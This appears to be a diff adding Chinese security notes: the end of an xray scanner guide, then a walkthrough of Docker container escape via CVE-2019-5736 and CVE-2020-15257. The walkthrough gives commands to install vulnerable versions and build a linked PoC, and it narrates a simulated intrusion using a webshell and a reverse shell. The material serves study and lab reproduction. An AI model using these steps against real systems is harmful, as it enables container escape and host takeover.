
## 子域名扫描
|
||||
|
||||
在1.0版本以后支持子域名扫描,但是高级版才可以使用
|
||||
|
||||
|
||||

## 反连平台
|
||||
1. 配置好客户端的反连平台后点击**配置服务端**
|
||||
|
||||
1. 任意输入数据库文件名
|
||||
|
||||
1. 任意输入token密码
|
||||
|
||||
1. 不要改ip并输入一个监听端口
|
||||
|
||||
1. 点击导出配置文件得到一个**reverse/config.yaml**
|
||||
|
||||
1. 把xray
|
||||
和这个文件复制一份到服务端
|
||||
|
||||
1. 服务端**./xray reverse**启动反连平台
|
||||
|
||||
1. 在反连平台输入对应到**token**
|
||||
和**http url**
|
||||
即可(ip格式:http://127.0.0.1:80)
|
||||
|
||||
1. 开启主动扫描或被动扫描即可
|
||||
|
||||
|
||||
|
||||
image-20250125170048737
|
||||

## 服务扫描
|
||||
|
||||
支持**Tomcat AJP**
|
||||
和一些**Weblogic IIOP**
|
||||
漏洞扫描
|
||||
|
||||
|
||||
|
||||
image-20250125170059728
|
||||

## 问题反馈及版本信息
|
||||
|
||||
在界面左上角即可查看
|
||||
|
||||
|
||||
|
||||
版本信息
|
||||
|
||||
|
||||
|
||||
image-20250125170251787
|
||||
|
||||
|
||||
@@ -0,0 +1,366 @@
|
||||
# 【云安全】云原生-Docker(五)容器逃逸之漏洞利用
|
||||
原创 仇辉 仇辉攻防 2025-01-25 11:42
|
||||
|
||||
|
||||
# 漏洞利用逃逸
|
||||
#
|
||||
|
||||
通过漏洞利用实现逃逸,主要分为以下两种方式:
|
||||
|
||||
## 1、操作系统层面的内核漏洞
|
||||
##
|
||||
|
||||
这是利用宿主机操作系统内核中的安全漏洞,直接突破容器的隔离机制,获得宿主机的权限。
|
||||
|
||||
|
||||
攻击原理:容器本质上是通过 Linux 的 cgroups 和 namespace 提供隔离,而这些功能依赖于内核。因此,内核漏洞可能被用来突破隔离,攻击者可以直接访问宿主机。
|
||||
|
||||
|
||||
常用漏洞:
|
||||
|
||||
|
||||
Dirty COW (CVE-2016-5195):Linux 内核的写时复制 (Copy-On-Write) 漏洞,攻击者可以通过漏洞实现提权,影响宿主机。
|
||||
|
||||
|
||||
OverlayFS 漏洞 (如 CVE-2021-3493):OverlayFS 文件系统中的权限校验漏洞,允许容器突破文件系统限制访问宿主机。
|
||||
|
||||
|
||||
权限提升漏洞 (如 CVE-2022-0847):又名“Dirty Pipe”,允许攻击者通过文件写入操作实现提权。
|
||||
|
||||
|
||||
其它:CVE-2019-16884、CVE-2021-22555、CVE-2022-0492、CVE-2022-23222等
|
||||
|
||||
> 系统内核漏洞并非 Docker 容器逃逸的“专属”利用方式,而是通用的一种权限提升技术。在 Web 安全或本地提权攻击场景中,内核漏洞同样可以被用来获取更高的系统权限。本章节属于云安全Docker内容,因此,内核漏洞的利用本文不做具体讨论。
|
||||
|
||||
##
|
||||
## 2、Docker自身版本漏洞
|
||||
##
|
||||
|
||||

Docker 本身作为容器管理工具,可能存在漏洞或实现上的不足,攻击者可以通过漏洞逃逸出容器环境,直接控制宿主机。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
常用漏洞:
|
||||
|
||||
### CVE-2019-5736
|
||||
###
|
||||
|
||||
攻击者通过覆盖容器内的 runc 二进制文件,可以执行任意代码并控制宿主机。
|
||||
|
||||
#### 利用条件
|
||||
####
|
||||
|
||||

(1)版本:Docker version <= 18.09.2,RunC version <= 1.0-rc6
|
||||
|
||||
(2)需要管理员再次进入容器触发
|
||||
|
||||
#### 漏洞复现
|
||||
####
|
||||
|
||||
a.首先卸载原有docker
|
||||
```
|
||||
sudo apt-get purge -y docker-ce docker-ce-cli containerd.io docker-buildx-plugin docker-compose-plugin docker-ce-rootless-extras
|
||||
sudo rm -rf /var/lib/docker
|
||||
sudo rm -rf /var/lib/containerd
|
||||
sudo rm /etc/apt/sources.list.d/docker.list
|
||||
sudo rm /etc/apt/keyrings/docker.asc
|
||||
```
|
||||
|
||||
|
||||
b.安装漏洞对应版本
|
||||
```
|
||||
apt-get update
|
||||
apt-get install -y apt-transport-https ca-certificates curl software-properties-common
|
||||
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -
|
||||
add-apt-repository "deb [arch=amd64] https://download.docker.com/linux/ubuntu $(lsb_release -cs) stable"
|
||||
apt-get update
|
||||
apt-cache madison docker-ce
|
||||
apt-get install docker-ce=18.06.1~ce~3-0~ubuntu
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
c.编译exp ,项目地址
|
||||
|
||||
```
|
||||
https://github.com/Frichetten/CVE-2019-5736-PoC/blob/master/main.go
|
||||
```
|
||||
```
|
||||
|
||||
```
|
||||
|
||||
|
||||

下载EXP后修改
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

使用如下命令进行编译EXP
|
||||
```
|
||||

CGO_ENABLED=0 GOOS=linux GOARCH=amd64 go build main.go
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

d.准备另一台主机进行监听,上传EXP到容器,执行
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||


e. 模拟管理员进入容器,触发EXP执行,成功反弹shell,复现完毕
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
#### 模拟实战
|
||||
####
|
||||
|
||||
受害者搭建网站
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
攻击者发现存在 Spring Cloud Gateway 命令执行漏洞
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
发现是容器root权限
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
植入内存马,使用哥斯拉连接
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
使用哥斯拉的远程下载功能,下载EXP,并赋予执行权限
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||


监听、执行→管理员进入容器→成功逃逸
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
### CVE-2020-15257
|
||||
###
|
||||
|
||||
该漏洞出现在 containerd 的 CRI plugin(容器运行时接口插件)中。攻击者可以通过创建特定配置的容器,将 cgroups(控制组)的 pids.max 参数设置为无效值。当 containerd 尝试写入这个值时,会导致内核返回错误。这可能使 containerd 的内部机制中断,从而允许攻击者进一步利用该错误实现权限提升。
|
||||
|
||||
#### 利用条件
|
||||
####
|
||||
|
||||
(1)版本:containerd < 1.4.3,containerd < 1.3.9(
|
||||
不含1.3.9 和 1.4.3
|
||||
)
|
||||
|
||||
(2)容器权限为root,且以
|
||||
--net=host 模式启动
|
||||
|
||||
#### 模拟复现
|
||||
####
|
||||
|
||||

a. 受害者安装的
|
||||
containerd
|
||||
版本为漏洞版本
|
||||
```
|
||||
apt-get update
|
||||
apt-get install ca-certificates curl software-properties-common
|
||||
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | apt-key add -
|
||||
add-apt-repository "deb [arch=amd64] https://download.docker.com/linux/ubuntu xenial stable"
|
||||
apt-get update
|
||||
apt-cache madison docker-ce
|
||||
apt-get install docker-ce=5:19.03.6~3-0~ubuntu-xenial docker-ce-cli=5:19.03.6~3-0~ubuntu-xenial containerd.io=1.2.4-1
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||


b.受害者基于以上环境搭建的网站,存在struts2漏洞
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||


c. 攻击者发现漏洞。执行命令,发现是容器环境,权限为容器root
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

d.攻击者反弹shell后,在受害者容器内下载CDK项目
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

e.后续利用,搜寻教程和资料说是可以借助自动化项目CDK进行容器逃逸。但是,不知道哪里出了问题,该漏洞我未能复现成功,猜测是各大云厂商做了安全优化,一路上各种报错,如果哪位大佬知道其中的缘由,还望告知!
|
||||
|
||||
|
||||
|
||||
|
||||
###
|
||||
### 自动化项目:CDK
|
||||
###
|
||||
|
||||
项目链接
|
||||
```
|
||||
